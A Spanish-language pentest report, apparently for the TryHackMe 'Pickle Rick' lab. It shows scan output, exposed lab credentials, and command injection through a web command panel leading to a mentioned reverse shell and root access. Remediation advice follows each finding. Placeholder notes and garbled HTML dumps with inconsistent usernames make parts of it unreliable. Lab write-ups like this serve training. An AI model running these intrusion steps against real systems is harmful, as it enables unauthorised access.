



Informe de Pentesting para TryHackMe

Fecha: 2025-11-16

Nombre del documento: Pickle Rick



Copyright © 2025 BlackStone Project. All rights reserved.

Pentesting Report
Generated by BlackStone

1 INTRODUCCIÓN

Durante las pruebas se simulan las actividades que realizaría un atacante real, descubriendo las vulnerabilidades, su nivel de riesgo, y generando recomendaciones que permitan al cliente realizar la remediación de estas. En cada sección de este informe se detallan los aspectos importantes de la forma en que un atacante podría utilizar la vulnerabilidad para comprometer y obtener acceso no autorizado a información sensible. Se incluyen además directrices que al ser aplicadas mejoraran los niveles de confidencialidad, integridad y disponibilidad de los sistemas analizados.

1.1 OBJETIVO

El objetivo de la evaluación de seguridad es detectar las vulnerabilidades de seguridad existentes en los sistemas analizados para posteriormente generar un informe con los hallazgos y recomendaciones que permitan la remediación de estas.


1.2 ALCANCE

La evaluación realizada se ha centrado en los objetivos aprobados en el alcance del contrato, en el cual se establece:

No.	Objetivos
1	Mapear la superficie de ataque
2	Enumerar la aplicación web
3	Obtener acceso al portal web mediante credenciales válidas
4	Identificar y explotar vulnerabilidades
5	Obtener acceso al sistema
6	Acceder a los ficheros que contienen los “ingredientes”

2 RESUMEN EJECUTIVO

Tienes que capturar pantalla de este gráfico para insertarlo dentro del Word.



vulnerabilidad	Cantidad	Porcentaje
Muy Alta	4	50%
Alta	1	12.5%
Media	3	37.5%
Baja	0	0

3 RESULTADO DE LAS PRUEBAS

3.1 Detalles de los objetivos

Mapear la superficie de ataque

Nombre: Puertos y servicios identificados

Criticidad: Media

Descripción

Se realizo un mapeo de puertos y servicios con la herramienta nmap

```
(nidev@kana)-[~/Documentos/tryhackme/01_pickle-rick/enumeracion]
$ nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 10.201.17.154 -o
N 0.201.17.154_nmap.txt
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan ti
mes may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-27 23:45 -05
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:45
Completed NSE at 23:45, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:45
Completed NSE at 23:45, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:45
Completed NSE at 23:45, 0.00s elapsed
Initiating SYN Stealth Scan at 23:45
Scanning 10.201.17.154 [65535 ports]
Discovered open port 22/tcp on 10.201.17.154
Discovered open port 80/tcp on 10.201.17.154
Completed SYN Stealth Scan at 23:45, 15.19s elapsed (65535 total ports)
Initiating Service scan at 23:45
Scanning 2 services on 10.201.17.154
Completed Service scan at 23:45, 6.71s elapsed (2 services on 1 host)
NSE: Script scanning 10.201.17.154.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:45
Completed NSE at 23:45, 8.46s elapsed
```

Aquí agregar captura de nmap mostrando el puerto 80 y 22 abiertos

Recomendación:


Enumerar la aplicación web

Nombre: A05 – Security Misconfiguration

Criticidad: Alta

Descripción

El archivo /robots.txt contiene información crítica expuesta, incluyendo la cadena que es utilizada como contraseña del login.



captura de /robots.txt


Recomendación: Nunca almacenar credenciales en rutas accesibles. Configurar reglas adecuadas para controlar la exposición de estos archivos.

Nombre: A01 – Broken Access Control / Information Disclosure

Criticidad: Media

Descripción

Se encontraron credenciales expuestas en el código fuente de la página principal. Esto permite a un atacante autenticarse en el sistema sin necesidad de técnicas adicionales.



captura del código fuente con el comentario HTML del /login

Recomendación: Eliminar comentarios que revelen información sensible. Implementar procesos de revisión de código antes de despliegue.

Nombre: A01 – Broken Access Control
Criticidad: Media

Descripción

Gobuster reveló rutas sensibles y funcionales como /portal, /login.php, /assets, entre otras. Esto facilita la identificación de puntos de entrada adicionales.

```
(nidev@kana)-[~/Documentos/tryhackme/01_pickle-rick/nikto]
$ nikto -h http://10.201.17.154 -o 10.201.17.154_nikto_scan.txt
- Nikto v2.5.0

+ Target IP: 10.201.17.154
+ Target Hostname: 10.201.17.154
+ Target Port: 80
+ Start Time: 2025-10-27 23:58:59 (GMT-5)

+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 426, size: 5818ccf125686, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch
+ /login.php: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
```

se realizan una enumeracion con nikto pero no nos da mucha informacion solo encontramos un /login.php donde encontramos el usuario "R1ckRul3s"

```
(nidev@kana)-[~/Documentos/tryhackme/01_pickle-rick/gobuster]
$ sudo gobuster dir -t 20 --random-agent -r -u $TARGET_URL -w $wordlist -x php,txt,jspy,html -o 10.201.17.154_gobuster_scan.txt


Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.201.17.154
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:11.0) Gecko/11.0 Firefox/11.0
[+] Extensions: php,txt,jspy,html
[+] Follow Redirect: true
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 1062]
/login.php (Status: 200) [Size: 882]
/assets (Status: 200) [Size: 2192]
/portal.php (Status: 200) [Size: 882]
/robots.txt (Status: 200) [Size: 17]
Progress: 33567 / 1102795 (3.04%)
```


salida de gobuster, mostrando algunos resultados



captura de /index.html



captura de /login.html



captura de /assets

Recomendación: Limitar el acceso a rutas internas y archivos mediante autenticación o moviéndolos fuera del directorio público.


Obtener acceso al portal web mediante credenciales válidas

Nombre: Ingreso exitoso con credenciales

Criticidad: Muy Alta

Descripción

Usuario: R1ckRul3s Contraseña: Wubbalubbadubdub



captura de login exitoso dentro del sistema.

Recomendación: No se considera vulnerabilidad adicional más allá de las expuestas anteriormente.


Identificar y explotar vulnerabilidades

Nombre: A03 – Injection


Criticidad: Muy Alta

Descripción

El “Command Panel” permite ejecutar comandos del sistema sin sanitización adecuada. Aunque existe una blacklist, esta no bloquea todos los comandos (grep, ls, cat, etc.), lo que permite explorar directorios y archivos sensibles.



pantalla ejecutando un ls en commad panel



```
Command Panel
```

grep -R

Execute

```
assets/jquery.min.js/*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.org/license */  
  
assets/jquery.min.js:(function(e,t){\"use strict\";\"object\"==typeof module&&\"object\"==typeof module.exports?module.exports=e.document?t(e,10):(fun  
t).call([2,\"\", \"  
\"],true:[2,\"\", \"  
\"],false:[3,\"\", \"  
\"].default=[0,\"\", \"\"]};ge.optgroup=ge.option,ge.tbody=getfoot=ge.colgroup=ge.caption=gedenied.php:  
denied.php:  
denied.php:  
denied.php:
```

denied.php
denied.php denied.php denied.php
Rick Portal denied.php denied.php
Commands denied.php denied.php
Potions denied.php denied.php
Creatures denied.php denied.php

```

69 denied.php: <div class="container">
70 denied.php:   <div class="nav-bar-header">
71 denied.php:     <a class="nav-bar-brand" href="/portal.php">Rick Portal</a>
72 denied.php:   </div>
73 denied.php:   <ul class="nav navbar-nav">
74 denied.php:     <li><a href="/portal.php#Commands/a/</li>
75 denied.php:     <li><a href="/denied.php#Potions/a/</li>
76 denied.php:     <li><a href="/denied.php#Creatures/a/</li>
77 denied.php:     <li><a href="/denied.php#Potions/a/</li>
78 denied.php:     <li><a href="/denied.php#Beth Clone Notes/a/</li>
79 denied.php:   </ul>
80 denied.php: </div>
81 denied.php: </new>
82 denied.php: <div class="container">
83 denied.php:   Only the <b>@REALM:</b> rick can view this page. <a href="/</li>
84 denied.php: </div>
85 denied.php: </new>
86 denied.php: </script>
87 robots.txt: <User-agent: *
88 robots.txt: Disallow: /
89 index.html: <html lang=en>
90 index.html: <head>
91 index.html:   <title>Rick is sup4r cool!</title>
92 index.html:   <meta charset=utf-8>
93 index.html:   <meta name="viewport" content="width=device-width, initial-scale=1">
94 index.html:   <link rel="stylesheet" href="/assets/bootstrap.min.css">
95 index.html:   <script src="/assets/jquery.min.js"></script>
96 index.html:   <script src="/assets/bootstrap.min.js"></script>
97 index.html: </style>
98 index.html:   <jumbotron <
99 index.html:     background-image: url('/assets/rickdortado.jpeg');
100 index.html:     background-size: cover;
101 index.html:     height: 340px;
102 index.html:   </jumbot
103 index.html:   </style>
104 index.html: </new>
105 index.html: <body>
106 index.html:   <div class="container">
107 index.html:     <div class="jumbotron"></div>
108 index.html:     <p>Help Morty!/</p>
109 index.html:     <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back.</p>
110 index.html:     <p>I need you to <b>BURNRRR</b> me, Morty, turn to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
111 index.html:     I have no idea what the <b>BURNRRRRRRRR</b>, password was Help Morty, Help!</p>
112 index.html:   </div>
113 index.html: </body>
114 index.html: </html>
115 index.html:   Note to self, remember username!
116 index.html:   Username: Rick&L3
117 index.html: -->
118 index.html: <!--
119 index.html: </html>

```

```

176 portal.php: <script src="assets/jquery.min.js"></script>
177 portal.php: <script src="assets/bootstrap.min.js"></script>
178 portal.php: </head>
179 portal.php: <body>
180 portal.php: <nav class="navbar navbar-inverse">
181 portal.php: <div class="container">
182 portal.php: <div class="navbar-header">
183 portal.php: <a class="navbar-brand" href="#">Rick Portal</a>
184 portal.php: </div>
185 portal.php: <ul class="nav navbar-nav">
186 portal.php: <li><a href="/denied.php">Potions</a></li>
187 portal.php: <li><a href="/denied.php">Creatures</a></li>
188 portal.php: <li><a href="/denied.php">Potions</a></li>
189 portal.php: <li><a href="/denied.php">Beth Clone Notes</a></li>
190 portal.php: </ul>
191 portal.php: </div>
192 portal.php: </nav>
193 portal.php: <div class="container">
194 portal.php: <div class="form-control">
195 portal.php: <input type="text" value="Execute" class="btn btn-success" name="sub"/>
196 portal.php: </div>
197 portal.php: </div>
198 portal.php: </div>
199 portal.php: </div>
200 portal.php: </div>
201 portal.php: </div>
202 portal.php: </div>
203 portal.php: </div>
204 portal.php: </div>
205 portal.php: </div>
206 portal.php: </div>
207 portal.php: </div>
208 portal.php: </div>
209 portal.php: </div>
210 portal.php: </div>
211 portal.php: </div>
212 portal.php: </div>
213 portal.php: </div>
214 portal.php: </div>
215 portal.php: </div>
216 portal.php: </div>
217 portal.php: </div>
218 portal.php: </div>
219 portal.php: </div>
220 portal.php: </div>
221 portal.php: </div>
222 portal.php: </div>
223 portal.php: </div>
224 portal.php: </div>

```

encontramos la lista negra de comandos

Command Panel

less clue.txt

Execute

Look around the file system for the other ingredient.

se analiza el archivo clue.txt

Command Panel

ls /

Execute

```

bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old

```

se trara de listar el directorio raiz ls /

Command Panel

Execute

```
bin
boot
dev
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

encontramos que podemos acceder a directorio home y listar los usuarios

Command Panel

Execute

```
rick
ubuntu
```

listamos los usuarios de /home

Command Panel

```
ls /home/rick
```

Execute

```
second ingredients
```

encontramos el archivo del segundo ingrediente

Recomendación: - Implementar validación estricta del input (whitelist). - Deshabilitar funciones de sistema en backend: `exec()`, `shell_exec()`, `system()`. - Aislar el backend en un sandbox o contenedor.

Obtener acceso al sistema

Nombre: A03 – Injection → Command Injection → RCE

Criticidad: Muy Alta

Descripción

La vulnerabilidad del Command Panel permite ejecutar una reverse shell usando bash, brindando acceso completo al sistema víctima.

```
pwd
/root
ls
3rd.txt
snap
less 3rd.txt
3rd ingredients: fleeb juice
```

ejecucion de reverse shell desde la manquina victima y acceso

interactivo al sistema

Recomendación: - Mitigar la inyección de comandos (ver vulnerabilidad anterior). - Restringir funciones peligrosas. - Añadir mecanismos de aislamiento (chroot, RBAC, AppArmor).

Acceder a los ficheros que contienen los “ingredientes”

Nombre: Recolección de información

Criticidad: Muy Alta

Descripción

Accediendo con shell inversa y exploración del sistema se identificaron los 3 y usuario y contraseña para acceder al sitio

```
69 denied.php: <div class="container">
70 denied.php: <div class="nav-bar-header">
71 denied.php: <a class="nav-bar-brand" href="/portal.php">Rick Portal</a>
72 denied.php: </div>
73 denied.php: <div class="nav nav-bar-nav">
74 denied.php: <li><a href="/portal.php">Commands</a></li>
75 denied.php: <li><a href="/denied.php">Potions</a></li>
76 denied.php: <li><a href="/denied.php">Creatures</a></li>
77 denied.php: <li><a href="/denied.php">Potions</a></li>
78 denied.php: <li><a href="/denied.php">Bech Clone Notes</a></li>
79 denied.php: </div>
80 denied.php: </div>
81 denied.php: </div>
82 denied.php: <div class="container">
83 denied.php: Only the <div>REAL</div> rick can view this page. </div></div>
84 denied.php: </div>
85 denied.php: </div>
86 denied.php: <div class="container">
87 denied.php: robots.txt:Hubbalabubabub
88 denied.php: </div>
89 index.html: <html>
90 index.html: <head>
91 index.html: <title>Rick is sup4 cool</title>
92 index.html: <meta charset="utf-8">
93 index.html: <meta name="viewport" content="width=device-width, initial-scale=1">
94 index.html: <link rel="stylesheet" href="/assets/bootstrap.min.css">
95 index.html: <script src="/assets/jquery.min.js"></script>
96 index.html: <script src="/assets/bootstrap.min.js"></script>
97 index.html: </script>
98 index.html: <body>
99 index.html: <div class="jumbotron">
100 index.html: <img alt="Rick and Morty" data-bbox="100 100 400 400"/>
101 index.html: <h1>Rick and Morty</h1>
102 index.html: </div>
103 index.html: </div>
104 index.html: </div>
105 index.html: <div class="container">
106 index.html: <div class="jumbotron">
107 index.html: <h2>Help Morty</h2>
108 index.html: <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back</p></div>
109 index.html: <p>I need you to <div>BUBBLES</div>. Morty, login to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the <div>BUBBLES</div>, password was Help Morty, Help</p></div>
110 index.html: </div>
111 index.html: </div>
112 index.html: </div>
113 index.html: </div>
114 index.html: <div class="container">
115 index.html: <div class="jumbotron">
116 index.html: <h2>Note to self, remember username!</h2>
117 index.html: <p>Username: RickRul3</p>
118 index.html: </div>
119 index.html: </div>
120 index.html: </div>
121 index.html: </div>
```

encontrando el usuario y contraseña para el acceso a /portal.php

Command Panel

less SuperSecretPickleIngredient.txt

Execute

mr. meeseek hair

mr. meeseek hair

Command Panel

```
less /home/rick/"second ingredients"
```

Execute

1 jerry tear

1 jerry tear

```
pwd
/root
ls
3rd.txt
snap
less 3rd.txt
3rd ingredients: fleeb juice
```

fleeb juice

Recomendación:

4 Tabla de criticidad

Mapear la superficie de ataque

Nombre	Criticidad
Puertos y servicios identificados	Media

Enumerar la aplicación web

Nombre	Criticidad
A05 – Security Misconfiguration	Alta
A01 – Broken Access Control / Information Disclosure	Media
A01 – Broken Access Control	Media

Obtener acceso al portal web mediante credenciales válidas

Nombre	Criticidad
Ingreso exitoso con credenciales	Muy Alta

Identificar y explotar vulnerabilidades

Nombre	Criticidad
A03 – Injection	Muy Alta

Obtener acceso al sistema

Nombre	Criticidad
A03 – Injection → Command Injection → RCE	Muy Alta

Acceder a los ficheros que contienen los “ingredientes”

Nombre	Criticidad
Recolección de información	Muy Alta

5 Conclusiones

El sistema evaluado presenta múltiples fallas de configuración y validación que permiten comprometerlo completamente. Se pudo: - Acceder al portal mediante credenciales expuestas - Ejecutar comandos del sistema mediante inyección - Obtener un reverse shell y acceso total - Acceder al directorio /root - Extraer todos los ingredientes requeridos Es fundamental aplicar las recomendaciones mencionadas y reforzar la seguridad del entorno.